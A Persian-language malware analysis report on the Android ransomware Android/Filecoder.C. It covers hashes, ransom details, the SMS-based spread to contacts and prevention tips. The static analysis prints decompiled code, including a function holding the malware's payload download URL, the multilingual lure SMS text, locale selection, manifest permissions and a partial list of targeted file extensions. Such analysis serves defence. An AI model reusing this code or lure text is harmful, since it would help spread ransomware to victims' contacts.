باسمه تعالی

تحلیل فنی باج‌افزار

Android/Filecoder.C

فهرست مطالب

۱. مقدمه :


در اواخر ماه جولای ۲۰۱۹ میلادی، Lukas Stefanko پژوهشگر امنیتی شرکت ESET خبر از کشف باج‌افزار اندرویدی جدیدی داد که از طریق پیامک، لینکی حاوی فایل اصلی باج‌افزار را به تمام مخاطبین قربانی ارسال می‌نمود. این باج‌افزار بسیار خطرناک که توسط شرکت ESET با کد رمز Android/Filecoder.C (FileCoder) نامگذاری گردیده است، قادر است اطلاعات کاربران دارای تلفن همراه با سیستم‌عامل اندروید ۵.۱ به بالا را رمزگذاری نماید. در ادامه تحلیل باج‌افزار مذکور را مطالعه می‌کنید.

۲. مشخصات فایل اجرایی :

نام فایل	FakeCallSms.apk sexSimulator.apk
MD5	08db342173095cf69f97b28817f9b54a
SHA-1	923dc54d56f80d542c24ae47c805737f8e0377cd
SHA-256	b295a290294774669f28a617894fd1cec89974149286b1af1077f45b48279cc0
نوع فایل	Android
اندازه فایل	۳.٦٤ مگابایت

۳. میزان تهدید فایل باج‌افزار


درحال حاضر تعداد ۲٦ مورد از ٦۱ ضدبدافزار سامانه VirusTotal، قادر به شناسایی، توقف و یا حذف این باج‌افزار اندرویدی می‌باشند.




٤. تحلیل پویا

٤-١ آناتومی حمله


نسخه تحلیل شده بر روی اندروید ۸.۱ اجرا گردیده است. این برنامه که با نـام Seven نامگـذاری گردیـده است، آیکنی به شکل زیر دارد:




در ابتدا کاربر هنگام نصب فایل مخرب، با پیغامی مبنی بر مسدودسازی برنامه مذکور توسط سیسـتم امنیتـی Play Protect که به صورت پیش‌فرض در سیستم‌عامل اندروید تعبیه گردیده است روبرو می‌گردد.



پس از غیرفعال‌سازی سیستم فوق، فرآیند نصب آغاز می‌گردد. همانطور که در تصویر زیر مشاهده می‌کنید، مجوزهای لازم برای نصب نرم‌افزار از قربانی اخذ می‌گردد که مشهودترین آن‌ها مجوز ارسال پیامک می‌باشد که باج‌افزار به این روش خود را منتشر می‌کند.




پس از نصب موفقیت آمیز و اجرای برنامه، قربانی در ادامه با صفحاتی مواجه می‌گردد که حاوی تصاویر پورن و زننده است و به نوعی قربانی را پس از طی مراحل کوتاهی تشویق به اجرای عملی شبیه‌سازی شده بر روی تلفن همراه با همین مضمون می‌نماید. اما آن‌چه که در پس زمینه اجرای برنامه اتفاق می‌افتد در واقع رمزگذاری اطلاعات موجود بر روی تلفن همراه قربانی می‌باشد. پس از مدت زمان کوتاهی، فایل‌های موجود بر روی تلفن همراه قربانی رمزگذاری شده و پسوند seven. به انتهای فایل‌های رمزگذاری شده اضافه می‌گردد. سپس قربانی خود را با پیغامی به شکل تصویر زیر مواجه می‌بیند که در واقع پیغام باج‌خواهی باج‌افزار مورد اشاره می‌باشد.



همانطور که در تصویر فوق مشاهده می‌کنید مبلغ باج برای رمزگشایی فایل‌های قربانی، ۰.۰۱۷۶۲۹۱۳ بیت‌کوین و مهلت پرداخت باج نیز ۷۲ ساعت در نظر گرفته شده است. ضمناً تعداد فایل‌های رمزگذاری شده قربانی نیز به وی نمایش داده می‌شود. قربانی برای رمزگشایی فایل‌های خود می‌بایست پس از پرداخت مبلغ اشاره شده به کیف پول بیت‌کوین 16KQjht4ePZxxGPr3es24VQyMYgR9UekFy به آدرس http://www[.]wevx[.]xyz/decrypt[.]php مراجعه نموده و با وارد کردن شناسه کاربری منحصر به فرد خود، کلید رمزگشایی را دریافت نماید. در حال حاضر دامنه فوق از دسترس خارج شده است.

طبق بررسی‌های صورت گرفته، کیف پول مذکور که متعلق به دو ارز BTC و BCH می‌باشد، تاکنون هیچ تراکنشی نداشته است.



Address	qqa98m38vrtnys3m3j93py592sxhksz2xyflfkck6v
Transactions	0
Total Received	0.00000000 BCH
Total Sent	0.00000000 BCH
Final Balance	0.00000000 BCH

۴-۲ روش انتشار:

براساس اخبار منتشر شده، فایل مخرب این باج‌افزار در انجمن‌های Reddit و XDA Developers که دارای محتوای پورنوگرافی می‌باشند مشاهده گردیده است که توسط گروه‌های مختلف با اغوای کاربران و استفاده از تکنیک‌های مهندسی اجتماعی در بین کاربران ناآگاه منتشر می‌گردد. نام این برنامه (Sex Simulator) نیز خود نشان از فریبنده بودن آن دارد. اما همانطور که در ابتدا گفته شد، باج‌افزار مذکور پس از آلوده‌سازی تلفن همراه قربانی و رمزگذاری اطلاعات موجود بر روی آن، لینکی که به دانلود فایل باج‌افزار منتهی می‌گردد را از طریق پیامک به تمام مخاطبین قربانی ارسال نموده و از این طریق انتشار می‌یابد.

۴-۳ روش جلوگیری:

با توجه به روش‌های نفوذ و انتشار این باج‌افزار، توصیه می‌گردد که از بازدید وب‌سایت‌های غیراخلاقی خودداری نموده و از دانلود و نصب هرگونه فایل خصوصاً از منابع نامعتبر پرهیز نمایند. قبل از نصب نرم‌افزار بر روی تلفن همراه حتماً از آلوده نبودن آن اطمینان حاصل نموده و هنگام نصب نیز به پیغام‌های هشدار نمایش داده شده بر روی صفحه توجه کافی داشته باشند.

۵. تحلیل ایستا

۵-۱ تحلیل کد

بررسی کد این باج‌افزار اندرویدی در آزمایشگاه نشان می‌دهد که قربانی با کلیک بر روی لینک حاوی فایل باج‌افزارکه درون یک پیامک تبلیغاتی جعلی قرار گرفته است، تلفن همراه وی شروع به بارگیری این فایل کرده و سپس اطلاعات درون آن رمز گذاری می‌شود.

```
public static String getDownUrl() {
    String url = "http://wevx.xyz/sexSimulator.apk";
    try {
        String tmp = findValueByKeyFromUrlContent("DownUrl");
        if (tmp == null || tmp.equals(BuildConfig.FLAVOR)) {
            return url;
        }
        return new String(Base64.decode(tmp, 2));
    } catch (Exception e) {
        e.printStackTrace();
        return url;
    }
}
```

متن این پیامک به ۴۲ زبان مختلف درون کد این باج‌افزار گنجانده شده است که زبان فارسی را نیز شامل می‌گردد.

```
public static String msgListRaw = "{ \"af\":\"Hoe kan hulle jou foto's in hierdie inligting plaas, ek dink ek moet jou vertel,%s\",
    \"am\":\"እንዴት ፎቶዎቾን በዚህ መተግበሪያ ውስጥ ማስቀመጥ ይችላሉ, እኔ ሊነግሮኝ እንደሚፈልጉ ያስባታል, %s\",
    \"ar\":\"كيف يمكنهم وضع صورك في هذا التطبيق ، أعتقد أنني بحاجة لإخبارك ، %s\",
    \"az\":\"Bu tətbiqdə şəkillərinizi necə yerləşdirə bilərlər, mən sizə deməliyəm ki, %s\",
    \"be\":\"Як яны могуць змясціць вашыя фатаграфіі ў гэтым дадатку, я думаю, што мне трэба сказаць вам, %s\",
    \"bg\":\"Как могат да поставят снимките ви в това приложение, мисля, че трябва да ви кажа, %s\",
    \"bn\":\"তারা এই অ্যাপ্লিকেশনে আপনার ফটোগুলি কিভাবে রাখবে, আমার মনে হয় আপনাকেবলতে হবে, %s\",
    \"bs\":\"Kako mogu staviti svoje fotografije u ovu aplikaciju, mislim da vam moram reći, %s\",
    \"ca\":\"Com poden posar les teves fotos en aquesta aplicació, crec que us he de dir, %s\",
    \"cs\":\"Jak mohou dát své fotografie do této aplikace,myslím, že vám musím říct, %s\",
    \"cy\":\"Sut y gallant roi eich lluniau yn yr ap hwn, rwy'n credu bod angen i mi ddweud wrthych,%s\",
    \"da\":\"Hvordan kan de sætte dine billeder i denne app, jeg tror jeg skal fortælle dig, %s\",
    \"de\":\"Wie können sie Ihre Fotos in diese App setzen, ich denke, ich muss Ihnen sagen, %s\",
    \"el\":\"Πώς μπορούν να βάλουν τις φωτογραφίες σας σε αυτή τηνεφαρμογή, νομίζω ότι πρέπει να σας πω, %s\",
    \"en\":\"How can they put your photos in this app, I think I need to tell you, %s\",
    \"eo\":\"Kiel ili povas meti viajn fotojn en ĉi tiun programon, mi pensas, ke mi devas diri al vi, %s\",
    \"es\":\"¿Cómo pueden poner sus fotos en esta aplicación? Creo que necesito decirles, %s\",
    \"et\":\"Kuidas nad saavad oma fotodesse selle rakenduse panna, ma arvan, et pean teile ütlema, %s\",
    \"eu\":\"Nola jarri zure argazkiak aplikazio honetan? Nik uste dut esan behar zaitut,%s\",
    \"fa\":\"چگونه می توان عکس های خود را در این برنامه قرار داد، فکر می کنم باید به شما بگویم، %s\",
    \"fi\":\"Miten he voivat laittaa valokuvia tähän sovellukseen, mielestäni minun täytyy kertoa teille, %s\",
    \"fil\":\"Paano nila mailalagay ang iyong mga larawan sa app na ito, sa palagay ko kailangan kong sabihin sa iyo, %s\",
    \"fr\":\"Comment peuvent-ils mettre vos photos dans cette application, je pense que je dois vous dire, %s\",
    \"fy\":\"Hoe kinne se jo foto's yn dizze app sette, ik tink dat ik jo sizze moat, %s\",
    \"ga\":\"Conas is féidir leo do chuid grianghraf a chur san aip seo, sílim go gcaithfidh mé a rá leat, %s\",
    \"gd\":\"Ciamar as urrainn dhaibh na dealbhan agad a chur san aplacaid seo, tha mi a 'smaoineachadh gum feum mi innse dhut, %s\",
    \"gl\":\"Como poden poñer as túas fotos nesta aplicación, creo que teño que dicirlle, %s\",
    \"gu\":\"તેઓ આ કોયડામાં તમારા ફોટા કેવી રીતે મૂકી શકે છે, મને લાગે છે કે મારે તમને કહેવાની જરૂર છે, %s\",
    \"ha\":\"Ta yaya za su sa hotunanka a cikin wannan app, ina ganin ina bukatar in gayamaka, %s\",
    \"haw\":\"Pehea e hiki ai iā lākou ke kau i kāu mau ki'i ma kēia polokalamu, mana'o wau e ha'i aku iā'oe, %s\",
    \"hi\":\"वे आपकी तस्वीरें इस ऐप में कैसे डाल सकते हैं, मुझे लगता है कि मुझे आपको बताने की जरूरत है, %s\",
    \"hr\":\"Kako mogu staviti svoje fotografije u ovu aplikaciju, mislim davam moram reći, %s\",
    \"hu\":\"Hogyan helyezhetik el a fotókat ebben az alkalmazásban, azt hiszem, meg kell mondanom, %s\",
    \"hy\":\"Ինչպես կարող են դրանք տեղադրել այս հավելվածում, կարծում եմ, ես պետք է ասեմ ձեզ, %s\",
    \"ig\":\"Kedu ka ha ga esi tinye foto gị na ngwa a, echere m na m ga-agwa gị, %s\",
    \"in\":\"Bagaimana mereka bisa meletakkan foto Anda di aplikasi ini, saya pikir saya perlumemberi tahu Anda, %s\",
    \"is\":\"Hvernig geta þeir sett myndirnar þínar í þessari app, ég held að ég þarf að segja þér, %s\",
    \"it\":\"Come possono mettere le tue foto in questa app, penso di doverti dire, %s\",
```

```
\"iw\":\"איך הם יכולים לשים את התמונות שלך באפליקציה הזו, אני חושב שאני צריך לספר לך, %s\",
\"ja\":\"どのように彼らはこのアプリにあなたの写真を入れることができます、私はあなたに言う必要があると思います、%s\",
\"ji\":\"ווי קענען זיי שטעלן דיין פאטאָ אין דאָרעט אין דעם אַפּ, אַז איך טראַכט איך דאַרף צו זאָגן איר, %s\",
\"jv\":\"Carane bisa nyelehake foto sampeyan ing aplikasi iki, Aku kudu ngomong sampeyan, %s\",
\"ka\":\"როგორ შეიძლება მათი ფოტოების ამ აპლიკაციაში ჩადება, ვფიქრობ, უნდა გითხრათ, %s\",
\"kk\":\"Бұл қолданбаға фотосуреттеріңізді қалай қоюға болады, мен сізге айтқым келеді, %s\",
\"km\":\"តើពួកគេអាចដាក់រូបភាពរបស់អ្នកនៅក្នុងកម្មវិធីនេះយ៉ាងដូចម្តេច ខ្ញុំគិតថាខ្ញុំត្រូវប្រាប់អ្នក %s\",
\"kn\":\"ಅವರು ನಿಮ್ಮ ಫೋಟೋಗಳನ್ನು ಈ ಅಪ್ಲಿಕೇಶನ್‌ನಲ್ಲಿ ಹೇಗೆ ಇರಿಸಬಹುದು, ನಾನು ನಿಮಗೆ ಹೇಳಬೇಕಾಗಿದೆ ಎಂದು ನಾನು ಭಾವಿಸುತ್ತೇನೆ, %s\",
\"ko\":\"어떻게이 앱에 사진을 올릴 수 있습니까? 내가말할 필요가 있다고 생각합니다. %s\",
\"ky\":\"Алар бул өтүнмө боюнча Сиздин сүрөттөр, Мен силерге чындыкты айтып коёюн, керек кантип,%s\",
\"lb\":\"Wéi kënne si Är Fotoen an dëser App setzen, ech mengen ech muss Iech soen, %s\",
\"lo\":\"ພວກເຂົາສາມາດເອົາຮູບພາບຂອງທ່ານໃນ app ນີ້ໄດ້ແນວໃດ, ຂ້ອຍຄິດວ່າຂ້ອຍຈໍາເປັນຕ້ອງບອກທ່ານ, %s\",
\"lt\":\"Kaip jie gali įdėti jūsų nuotraukas į šią programą, manau, turiu jums pasakyti,%s\",
\"lv\":\"Kā viņi var ievietot jūsu fotoattēlus šajā lietotnē, es domāju, ka jums jāpaziņo, %s\",
\"mg\":\"Ahoana no ahafahan'izy ireo mametraka ny sarinao amin'ity app ity, mieritreritra aho fa mila milaza aminao aho, %s\",
\"mi\":\"Me pehea e tu ai o whakaahua ki tenei taupānga, e whakaaro ana ahau me korero ki a koe, %s\",
\"mk\":\"Како можат да ги стават вашите фотографии во оваа апликација,мислам дека треба да ви кажам, %s\",
\"ml\":\"അവർക്ക് എങ്ങനെ നിങ്ങളുടെ ഫോട്ടോകൾ ഈ അപ്ലിക്കേഷനിൽ ഇടാം,ഞാൻ നിങ്ങളോട് പറയണമെന്ന് ഞാൻ കരുതുന്നു, %s\",
\"mn\":\"Тэд энэ аппликейшнд хэрхэн зураг авч болох вэ, би танд хэлэх хэрэгтэй байна, %s\",
\"mr\":\"ते आपल्या ॲपमध्ये कसे ठेवू शकतात, मला वाटते की मला आपल्याला सांगण्याची आवश्यकता आहे, %s\",
\"ms\":\"Bagaimana mereka boleh meletakkan gambar anda dalam aplikasi ini, saya fikir saya perlu memberitahu anda, %s\",
\"mt\":\"Kif jistgħu jpoġġu r-ritratti tiegħek f'dan l-app, naħseb li għandi ngħidlek, %s\",
\"my\":\"ဤအက်ပ်တွင် သင့်ဓာတ်ပုံများကို သူတို့ မည်သို့ထားနိုင်သည်ကို ကျွန်ုပ်သည် သင့်အား ပြောပြရန် လိုအပ်သည်ဟု ထင်သည်၊ %s\",
\"nb\":\"Hvordan kan de sette bildene dine i denne appen, jeg tror jeg må fortelledeg, %s\",
\"ne\":\"तिनीहरूले यो एपमा कसरी तपाईंको फोटोहरू राख्न सक्दछन्, मलाई लाग्छ कि मलाई तपाईंलाई बताउन आवश्यक छ, %s\",
\"nl\":\"Hoe kunnen ze jouw foto's in deze app plaatsen,ik denk dat ik het je moet vertellen, %s\",
\"nn\":\"Dei kan korleis din photos på denne søknaden, eg trur eg må fortelja dykk, %s\",
\"pa\":\"ਉਹ ਇਸ ਐਪਲੀਕੇਸ਼ ਵਿਚ ਤੁਹਾਡੀ ਫੋਟੋ ਕਿਵੇਂ ਪਾ ਸਕਦੇ ਹਨ, ਮੈਨੂੰ ਲੱਗਦਾ ਹੈ ਕਿ ਮੈਨੂੰ ਤੁਹਾਨੂੰ ਦੱਸਣ ਦੀ ਜ਼ਰੂਰਤ ਹੈ, %s\",\"pl\":\"Jak mogą umieścić twoje zdjęcia w tej aplikacji, myślę, że muszę ci powiedzieć, %s\"
\"ps\":\"دوی څنګه کولای شي ستاسو د عکسونو په دې ایپلیکیشن کې، زه فکر کوم چې زه تاسو ته ووایم، %s\",
\"pt\":\"Como eles podem colocar suas fotos neste aplicativo, eu acho que preciso te dizer, %s\",
\"ro\":\"Cum pot să vă pună fotografiile în această aplicație, cred că trebuie să vă spun, %s\",
\"ru\":\"Как они могут поместить ваши фотографии в это приложение, я думаю, что я должен сказать вам, %s\",
\"si\":\"ඔවුන්ට ඔබේ ඡායාරූප මෙම යෙදුමට ඇතුළුකළ හැක්කේ කෙසේදැයි, මම ඔබට පැවසිය යුතු යැයි සිතමි, %s\",
\"sk\":\"Ako môžu dať svoje fotografie v tejto aplikácii, myslím, že musím povedať, %s\",
\"sl\":\"Kako lahko dajo fotografije v to aplikacijo, mislim, da vam moram povedati, %s\",
\"sn\":\"Vanogona sei kuisa mapikicha ako mubasa iri, ndinofunga kuti ndinoda kukuudza, %s\",
\"so\":\"Sidee ay sawiradooda u gelinkaraan appkan, waxaan u maleynayaa inaan u baahanahay inaan kuu sheego, %s\",
\"sq\":\"Si mund t'i vendosin fotot tuaja në këtë aplikacion,mendoj se duhet t'ju them, %s\",
\"sr\":\"Како могу да ставе своје фотографије у ову апликацију, мислим да морам да вам кажем, %s\",

\"sv\":\"Hur kan de sätta dina foton i den här appen, jag tror att jag måste berätta för dig, %s\",
\"sw\":\"Wanawezaje kuweka picha zako katika programu hii, nadhani ninahitaji kukuambia, %s\",
\"ta\":\"இந்த பயன்பாட்டில் அவர்கள் உங்கள் புகைப்படங்களை எவ்வாறு வைக்க முடியும், நான் உங்களுக்கு சொல்ல வேண்டும் என்று நினைக்கிறேன், %s\",
\"te\":\"వారు మీ ఫోటోలను ఈ అనువర్తనంలో ఎలా ఉంచగలరు, నేను మీకు చెప్పాల్సిన అవసరం ఉందని నేను అనుకుంటున్నాను, %s\",
\"th\":\"พวกเขาจะวางรูปภาพของคุณในแอพนี้อย่างไรฉันคิดว่าฉันต้องบอกคุณ %s\",
\"tr\":\"Fotoğraflarınızı bu uygulamaya nasıl koyabilirler, size söylemem gerektiğini düşünüyorum, %s\",
\"uk\":\"Як вони можуть розміститиваші фотографії в цій програмі, я думаю, мені потрібно сказати вам, %s\",
\"ur\":\"وہ آپ کی تصاویر اس ایپ میں کس طرح رکھ سکتے ہیں، مجھے لگتا ہے کہ مجھے آپ کو بتانے کی ضرورت ہے، %s\",
\"uz\":\"Ushbu ilovada sizning suratlaringizni qanday qilib qo'yish mumkin, deb o'ylayman,sizga aytsam, %s\",
\"vi\":\"Làm thế nào họ có thể đặt ảnh của bạn trong ứng dụng này, tôi nghĩ tôi cần nói với bạn, %s\",
\"yo\":\"Bawo niwọn ṣe le fi awọn fọto rẹ sinu apẹrẹ yii, Mo ro pe mo nilo lati sọ fun ọ, %s\",
\"zu\":\"Bangabeka kanjani izithombe zakho kulolu hlelo lokusebenza, ngicabanga ukuthi ngidinga ukukutshela, %s\",
\"zh\":\"有人把你的照片传到网上了,%s\"}";
```

طبیعتاً، استفاده از یک متن با این تعداد زبان، نشان دهنده این است که مهاجم یا مهاجمین قصد داشته‌اند با دریافت زبان تلفن همراه قربانی، پیامک را به زبانی برای او ارسال کنند که برایش قابل فهم باشد.

```
private String getMsg() {
    String msg = "%s,how can they put your photo in this app, I think I need to tell you, %s";
    String language = Locale.getDefault().getLanguage();
    StringBuilder sb = new StringBuilder();
    sb.append("langue is ");
    sb.append(language);
    Log.e("luckyseven", sb.toString());
    try {
        Log.e("luckyseven", Constant.msgList);
        JSONObject msgList = new JSONObject(Constant.msgList);
        Log.e("luckyseven", msgList.toString());
        StringBuilder sb2 = new StringBuilder();
        sb2.append("%s,");
        sb2.append(msgList.getString(language));
        return sb2.toString();
    } catch (Exception e) {
        Log.e("luckyseven", e.getMessage());
        e.printStackTrace();
        return msg;
    }
}
```

با بررسی فایل Manifest برنامه، مجوزهای اخذ شده از کاربر هنگام نصب برنامه مشخص گردید که در تصویر زیر نمایش داده شده است.

```
<uses-permission android:name="android.permission.SET_WALLPAPER"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.INTERNET"/>
```

همانطور که در تصویر بالا مشخص است، این باج‌افزار علاوه بر تنظیم صفحه نمایش تلفن همراه و خواندن و نوشتن درون حافظه آن، مجوز دریافت لیست مخاطبان تلفن همراه قربانی، ارسال پیامک و دسترسی به شبکه اینترنت را نیز دارد. این موضوع، به روشنی بیان می‌کند که در واقع، قبل از اجرای باج‌افزار در تلفن همراه قربانی، پیامک حاوی لینک بارگیری باج‌افزار برای تمامی مخاطبین آن ارسال می‌شود. به این ترتیب، تلفن همراه قربانی خود ابزاری برای منتشر کردن پیامک حاوی لینک بارگیری فایل باج‌افزار می‌شود.

پس از اتمام این فرآیند، فایل باج‌افزار به صورت خودکار در تلفن همراه قربانی اجرا می‌شود. لیست فایل‌های مشخص شده جهت رمزگذاری در تصویر زیر قابل مشاهده است:

```
public static String[] extList = {".doc", ".docx", ".xls", ".xlsx", ".ppt", ".pptx", ".pst", ".ost", ".msg",
